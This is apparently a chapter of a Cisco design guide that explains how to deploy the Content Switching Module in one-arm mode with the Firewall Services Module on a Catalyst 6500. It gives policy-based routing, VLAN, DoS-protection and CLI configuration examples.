
In [Figure 5-1](#), the mainframes connect to the Cisco Catalyst 6500 over Layer 3 links and they participate in OSPF with the router. This is possible when the CSM is deployed in routed or bridge mode. If an application instance on one mainframe needs to communicate with an instance on another mainframe, the traffic they generate is routed directly by the Cisco Catalyst 6500 without involving the CSM.

Designs with FWSM and CSM

The load balancing and firewalling configuration with FWSM and CSM can follow the following two main modes:

- Inline—CSM—MSFC—FWSM—CSM—servers (See [Figure 5-2](#) to the left)
- One-arm—MSFC—FWSM—servers + MSFC—CSM (See [Figure 5-2](#) to the right)

Figure 5-2 *Inline Design versus CSM One-Arm Mode with FWSM Transparent Mode*




The benefit of this design includes the fact that the denial of service (DoS) protection capabilities of the CSM and FWSM are combined, as follows:

- The CSM protects against DoS (SYN flood) attacks directed at the VIP.
- The FWSM protects against DoS (SYN flood) attacks directed at non-load balanced servers.

One-Arm CSM Design with FWSM in Transparent Mode

Figure 5-3 illustrates the logical topology of the design presented in this chapter, and the VLANs and IP addresses used in the configurations.

Figure 5-3 Logical Topology without Redundancy



The firewall is virtualized in multiple contexts; two in this example protect respectively the presentation/application tier and the database tier.

The Catalyst 6500 is the blue rectangle that includes the FWSM, the CSM, and the Cisco Secure Socket Layer Service Module (SSLSM).

Traffic that requires load balancing (represented with a continuous line in Figure 5-3) hits the MSFC first; then it is intercepted by the RHI route; then it goes to the CSM for the load balancing decision.

The CSM performs the rewriting of the destination IP address to the server IP address and then sends the traffic to the MSFC in the Catalyst 6500 to be routed to the appropriate servers, wherever this server might be located; that is, the CSM can load balance across any application tier or firewall context (it is up to the firewall to prevent unwanted traffic from entering a given segment).

The traffic then enters the appropriate segment through a firewall instance. The firewall is operating in bridge mode; as such, the MSFC simply uses Address Resolution Protocol (ARP) to find the real IP address and then forwards the traffic through the firewall instance.

The return traffic takes the reverse path, and a PBR ACL is configured on the MSFC interface to push the traffic back to the CSM.

Traffic that does not require load balancing is forwarded directly to the servers. This traffic includes client-to-server traffic that is not subject to any load balancing rule on the CSM (dotted line in Figure 5-3) and server-to-server traffic (dashed line in Figure 5-3).

**Note**

Whether the service modules are physically in the same Catalyst 6500 or have been placed in a “service switch” is not relevant for the topic of this chapter. This chapter assumes that the CSM and the FWSM are in the same chassis, but it is equally applicable when the FWSM is placed in an aggregation switch and the CSM is placed on a “service switch”; that is, an external Catalyst 6500 used to provide mostly content functions such as load balancing, SSL offloading, and providing connectivity to reverse proxy caches.

Using the FWSM to segregate server farms is useful for servers that belong to different organizations, for applications to which you want to apply different filtering policies, or to tier web/application/database servers to make it more difficult for a hacker to access confidential information.

To segregate servers with different security levels, assign them to different VLANs, with each VLAN trunked to the FWSM and assigned to a different firewall context.

**Note**

Currently, each firewall context provides one outside interface and one inside interface.

The correct placement of the MSFC is a key element for the performance of this design. The traffic hitting the aggregation switches from the core should go to the MSFC first and the FWSM afterwards. This enables the use of Layer 3 links to connect the aggregation switches with the core and the assignment of the MSFC as the default gateway of the servers.

Hardware Requirements

The hardware required to implement the CSM one-arm design described in this guide is as follows:


- Cisco Catalyst 6500s with Supervisor 2
- Cisco Catalyst 6500s with Supervisor 720
- A pair of CSMs installed in the Cisco Catalyst 6500s

The principles described in this chapter also apply to Cisco Content Services Switch (CSS) family implementations with similar topologies.

DoS Protection


Since Release 3.2(1), the CSM protects against DoS attacks using the TCP SYN cookies technology. The CSM with SYN cookies can sustain a DS3 level of DoS attack with no visible impact to user HTTP transactions. The performance degradation is about 10 percent, which means that legitimate transactions still complete, but the connection setup rate goes down. The performance degradation becomes significant (30–40 percent) at approximately 300,000 SYNs/s of SYN flood (see [Figure 5-4](#).) At this point, HTTP transactions still complete, but the setup rate for legitimate transactions is reduced.

Figure 5-4 CSM Transactions per Second During a DoS Attack



The CSM one-arm design can be used to combine the CSM with the FWSM for DoS protection (see [Figure 5-5](#)).

Figure 5-5 CSM and FWSM Combined Protection



In this design, traffic directed to VIPs is intercepted by the CSM, and traffic directed to non-load balanced servers goes directly through the FWSM, bypassing the CSM. If an attacker launches a SYN flood against a VIP, the CSM is hit first, and if the attacker launches a SYN flood against an IP address that does not require any load balancing the FWSM sees the traffic first.

One-arm CSM Architectural Details

This section describes the details of the architecture for CSM one-arm design and includes the following topics:


- [Routing and PBR Placement](#)
- [Policy-Based Routing](#)

Routing and PBR Placement

The basic topology for CSM one-arm design is illustrated in Figure 5-6, in which two routers represent the two MSFCs in the distribution layer. These two routers have several VLAN interfaces:

- VLAN 5 and 10—Server VLANs
- VLAN 44—CSM VLAN

Figure 5-6 Topology Overview



The MSFCs provide the default gateway for the servers, which is a pair of HSRP addresses (10.20.5.1 and 10.20.10.1). The MSFCs also provide the default gateway for the CSM, which is also an HSRP address (10.20.44.1).

The key requirement for a load balancing design is that the CSM must see both client-to-server and server-to-client traffic. Configuring PBR on the MSFC ensures that server-to-client traffic does not bypass the CSM, while server-to-server traffic (within the same data center) bypasses it completely.



Note

This requirement is application dependent. For example, with a Real-Time Protocol (RTP) stream, it might be preferable for Real-Time Streaming Protocol (RTSP) to go through the CSM while RTP goes directly to the client.

In this topology, the CSMs are one hop away from the servers, and it is essential that load-balanced traffic go through the routers before getting to the CSM. The CSM offers a virtual address as the next hop for the router. This address is called an *alias* on the CSM and is equivalent to an HSRP address on a router.

The horizontal arrows in Figure 5-6 represent redundancy protocol messages, which are transmitted on specific VLANs between the peer routers (HSRP) or between the pair of CSMs (CSRP). These devices are configured to display a common IP address to their clients, which eliminates the single point of failure on the CSMs or the routers. If the master device fails, the backup takes over and is reachable with the same IP address.

Client-to-server traffic is pushed to the CSM with a static route on each MSFC using a VIP destination address that points to the CSM. You can configure a static route manually or the CSM can configure it dynamically based on server availability, using RHI.

Clients use the VIP as the IP address to connect to the services offered by the server farm. The CSM assigns a client connection, using a VIP as the destination address, to a specific server in the server farm (called real). The load balancing algorithms, known as predictors, are defined on the CSM and select a server to which the CSM sends the client request.

The servers send traffic back to the default gateway on the MSFC, which sends traffic to the CSM, using PBR. In this example, PBR is configured on VLAN 5 and 10, and the CSM is the PBR next hop. PBR pushes traffic from VLAN 5 and 10 to VLAN 44. The PBR next hop is on VLAN 44 even when PBR is applied to VLAN 5 or 10.

Policy-Based Routing

PBR supports traffic routing based on policies rather than the destination IP address. On the Cisco Catalyst 6500, PBR is implemented in hardware ASICs when used with Supervisor 2 or Supervisor 720. Examples of policies are the following:

- Incoming VLAN
- Source IP address
- Layer 4 protocol

You can apply PBR on a per-VLAN basis using a route map, which, like a routing table, defines the next hop for traffic that matches the policy. The next hop can be on a different VLAN from where the traffic originated.

Identifying Load-Balanced Servers

The following is an example of PBR configuration:

```
ip access-list extended return-traffic-http
  permit tcp any eq 80 any
  permit tcp any eq 443 any
  deny ip any any
exit

route-map server-client-http
  match ip address return-traffic-http
  set ip next-hop 10.20.44.44
  exit
interface Vlan5
  ip policy route-map server-client-http
exit
```

In this configuration, the ACL identifies the traffic to match and send back to the CSM. After the ACL intercepts HTTP (**permit tcp any eq 80 any**) and SSL (**permit tcp any eq 443 any**) traffic arriving on VLAN 5 (**ip policy route-map server-client-http**), it sends the traffic to the CSM (**set ip next-hop 10.20.44.44**).

The assumption in this configuration is that all HTTP and SSL traffic leaving the servers is subject to load balancing by the CSM. However, if some web/application servers are not load balanced by the CSM, two categories need to be differentiated: non-load balanced web-servers and load-balanced web-servers.

You can configure servers to use a different Layer 4 port depending on whether the servers are load balanced or not. For example, load-balanced servers might use port 8080, while non load-balanced servers might use port 80. The CSM translates incoming requests to the VIP on port 80 and rewrites the destination port to 8080 when performing the selection of the real server.

The configuration on the CSM appears as follows:

```
vserver WEBAPPLICATIONS
  virtual 10.20.5.80 tcp www
  vlan 44
  server farm WEBAPP
  persistent rebalance
  inservice
!
server farm WEBAPP
  nat server
  no nat client
  real 10.20.5.100 8080
  inservice
  real 10.20.5.101 8080
  inservice
!
```

The configuration on the Catalyst 6500 appears as follows:

```
ip access-list extended return-traffic-http
  permit tcp any eq 8080 any
  deny ip any any
  exit


route-map server-client-http
  match ip address return-traffic-http
  set ip next-hop 10.20.44.44
  exit

interface Vlan5
  ip policy route-map server-client-http
  exit
```

Default Next-Hop

The PBR default next-hop option provides another way for identifying the traffic to send to the CSM and the traffic to be forwarded according to the routing table. With this option, the MSFC performs routing table lookups on incoming server traffic as normal. If the destination IP address matches a route in the main routing table, the MSFC forwards the traffic accordingly. Otherwise, the Catalyst 6500 forwards the traffic to the CSM. If the destination IP address matches only the default route, and the **default next-hop** command is enabled on the incoming VLAN, the MFSC uses the route map next hop. In this case, the next hop defined by PBR is the CSM (see [Figure 5-7](#)). Alternatively, you can use access lists to explicitly configure the subnets that do or do not require load balancing.

Figure 5-7 IP Default Next-Hop Algorithm



Configuration Details


This section provides configuration details for CSM one-arm design and includes the following topics:

- [Topology](#)
- [Server VLANs and Client VLANs](#)
- [Configuration of the Trunk between CSM and Catalyst 6500](#)
- [Server-Originated Connections](#)
- [Configuration Procedure](#)

Topology

This section describes the topology illustrated in [Figure 5-8](#), which uses traditional Cisco multi-layer design.

Figure 5-8 Fully Redundant Data Center Topology with One-Arm CSM



In Figure 5-8, the servers are connected to VLAN 105 and VLAN 110. Some servers in VLAN 105 and 110 are load balanced by the CSM, and other servers are not. The CSM, which is the load-balancing device in this example, uses two VLANs: VLAN 44 and VLAN 100.

The access switches carry VLAN 105 and VLAN 110, respectively. The Spanning Tree algorithm is Rapid PVST+, which uses IEEE 802.1w. When using PVST+, enable UplinkFast and BackboneFast on these switches and enable PortFast on the server ports. The uplinks from the access switches connect to the aggregation switches, 6500-1 and 6500-2. The uplinks can be trunks if needed to carry more than one VLAN.

VLAN 44 provides communication between the routers and the CSM, while VLAN 100 is the fault-tolerant VLAN. The two CSMs use the fault-tolerant VLAN to exchange redundancy information that identifies the active and backup devices.

The aggregation switches (6500-1 and 6500-2) trunk the access VLANs (5, 10, 105, and 110). The CSM uses VLANs (100 and 44) and the FWSM VLANs (201 and 202) on an EtherChannel. 6500-1 and 6500-2 are the root and the secondary root switches respectively for all of the VLANs. When using PVST+, enable BackboneFast.

Because VLAN 44 and VLAN 100 are trunked between 6500-1 and 6500-2, they do not need to be carried to the access layer. The MSFCs use HSRP to provide the default gateway for the servers (10.20.5.1 and 10.20.10.1) and the CSM (10.20.44.1). 6500-1 is the HSRP primary for all groups and 6500-2 is the HSRP secondary for all HSRP groups.

In this example, apply PBR on VLAN 5 and VLAN 10 on both 6500-1 and 6500-2. You can configure a static route on the MSFC to map the VIP address for the server farm to the alias address of the CSM (10.20.44.44) or you can enable RHI on the CSM.

Server VLANs and Client VLANs

When deploying the CSM in one-arm mode, the data path between the MSFC and the CSM uses a single VLAN. This VLAN, configured on the CSM, can be either a server VLAN or a client VLAN, meaning the configuration on the CSM can be either of the following:

```
Agg1(config-module-csm)#vlan 44 ?
  client  client vlan
  server  server vlan
```

The difference between the two VLANs relates to how the CSM rate limits control and slow path traffic, which includes the following:

- FTP control channel
- RTSP control channel and some data channels
- ARP traffic
- ICMP traffic for which the CSM is responsible
- HSRP traffic that the CSM is snooping
- Health monitoring traffic
- Network management traffic (SNMP)

A server VLAN allows four times more packets per second (pps) than a client VLAN. Because this is the only VLAN that the CSM uses, and this VLAN interface generates the health monitoring probes, better scalability is achieved by configuring this as a server VLAN.

Configuration of the Trunk between CSM and Catalyst 6500

Clear the trunk between the CSM and the Catalyst 6500 from unnecessary VLANs.

Use the **show etherchannel summary** command to find out the port channel assigned to the CSM and then use the **range** command from Po255 to the CSM port channel to clear the configuration from unused VLANs:

```
agg1#show etherchannel summary
Flags:  D - down          P - in port-channel
        I - stand-alone  S - suspended
```

```

H - Hot-standby (LACP only)
R - Layer3      S - Layer2
U - in use      f - failed to allocate aggregator

u - unsuitable for bundling
Number of channel-groups in use: 4
Number of aggregators:          4

```

Group	Port-channel	Protocol	Ports			
2	Po2 (SU)	LACP	Gi8/1 (P)	Gi8/2 (P)	Gi8/3 (P)	Gi8/4 (P)
			Gi8/5 (P)	Gi8/6 (P)	Gi8/7 (P)	Gi8/8 (P)
255	Po255 (SD)	-				
260	Po260 (SU)	-	Gi4/1 (P)	Gi4/2 (P)	Gi4/3 (P)	Gi4/4 (P)
272	Po272 (SD)	-	Gi3/1 (D)	Gi3/2 (D)	Gi3/3 (D)	Gi3/4 (D)
			Gi3/5 (D)	Gi3/6 (D)		

In the previous example, you can see that the channel between the Catalyst 6500 and the CSM is Po260.

```

interface range Po255 - 260
  switchport trunk allowed vlan <CSM VLAN list>
!
```

Server-Originated Connections

With server-originated connections, PBR pushes flows to the CSM that were not load balanced by the CSM. These flows are unknown to the CSM, and by default, they are rejected.

By default, the CSM forwards only the traffic that matches either an existing flow or a VIP. Because of the PBR setup, some flows from VLAN 5 might be redirected to the CSM such as direct flows sent to the real server address (not sent to the VIP/80).

There are two possible solutions to this problem:

- With CSM Release 4.2, use the environment variable `ROUTE_UNKNOWN_FLOW_PKTS 2`.
- With a release before Release 4.2, configure a vserver with a server farm that uses the predictor forward.



Note

Before Release 4.2, the environmental variable `ROUTE_UNKNOWN_FLOW_PKTS 1` enables only the forwarding of NON-SYN packets that do not hit any VIP. In Release 4.2, `ROUTE_UNKNOWN_FLOW_PKTS 2` also allows routing for SYN packets that do not hit a VIP, without creating a flow.

Configuration Procedure

You can use the CLI or the CiscoView Device Manager (CVDM) to configure the CSM. If you use CVDM, you need to complete the configuration with the CLI because the current version of CVDM (1.0) does not yet support specific configuration tasks required by the one-arm design.

The following are the key configuration steps to configure the CSM in one-arm mode:

1. Configure the servers to listen on the appropriate port (for example, load-balanced servers to listen to port 8080).
2. Create the data path between the CSM and the MSFC using a VLAN.
3. Define the route map.

4. Apply the route map to the MSFC VLAN interfaces.
5. On the MSFC, define a static route for the VIP pointing to the alias IP address on the CSM or enable RHI on the CSM.
6. Enable DoS protection on the CSM.

CVDM

To use CVDM, start the HTTP server by entering the following commands:

```
! web-based administration requires privilege 15
!
username webadmin privilege 15 secret 0 C1sC0!w3B
!
! Change the web access to use port different from port 80
!
ip http server
ip http port 8768
ip http authentication local
ip http access-class 5
ip http path bootflash:
```



Note

To use HTTP for configuration, be sure to configure authentication and ACLs to limit the devices that are allowed to access this service. Cisco recommends using a special VLAN for management.

CVDM uses the HTTP server on the Catalyst 6500 to download a Java applet that runs on the PC used to configure the Catalyst 6500. If the image on the Catalyst 6500 supports SSH but it has not been enabled, CVDM displays a prompt and enables SSH if you confirm the operation. Subsequently, the applet can use SSH to configure the switch.




Note

The Java window that prompts for the credentials is often hidden by the CVDM window.

CVDM graphically displays the data path between the service modules inside the Catalyst 6500. For example, [Figure 5-9](#) shows the Flows view for a configuration where the firewall is already connected to the MSFC over VLAN 5 (the outside VLAN of the FWSM context for web/application servers) and VLAN 10 (the outside VLAN of the FWSM context for database servers).

Figure 5-9 Flows View in CVDM



Creating the Data Path between the CSM and the MSFC

The CSM can be configured to use a single VLAN that does not require client and server VLANs. For performance reasons, Cisco recommends configuring this VLAN on the CSM as a server VLAN. Within the server VLAN configuration, define the MSFC as the gateway for the CSM. In the example shown in Figure 5-8, configure VLAN 44 as the server VLAN on the CSMs because that is the VLAN connecting the CSMs.

CLI Configuration

The first CLI configuration step consists in creating the VLAN by entering the following commands:

```
aggl(config)# vlan <vlan number>
aggl(config-vlan)# description msfc-csm
```

On the MSFC, assign an IP address to this VLAN Interface by entering the following commands:

```
interface Vlan44
description CSMVLAN
ip address 10.20.44.2 255.255.255.0
standby 1 ip 10.20.44.1
standby 1 timers 1 3
standby 1 priority 120
standby 1 preempt delay minimum 180
no ip directed-broadcast
no ip unreachable
no ip redirects
no ip proxy-arp
```

```
! >> Disable NTP services <<
ntp disable
no shut
exit
!
```

On the CSM, enter the following commands:

```
module ContentSwitchingModule <module number>
vlan <vlan number> server
ip address <CSM MAIN IP ADDRESS>
gateway <MSFC IP ADDRESS>
alias <CSM IP ADDRESS>
```

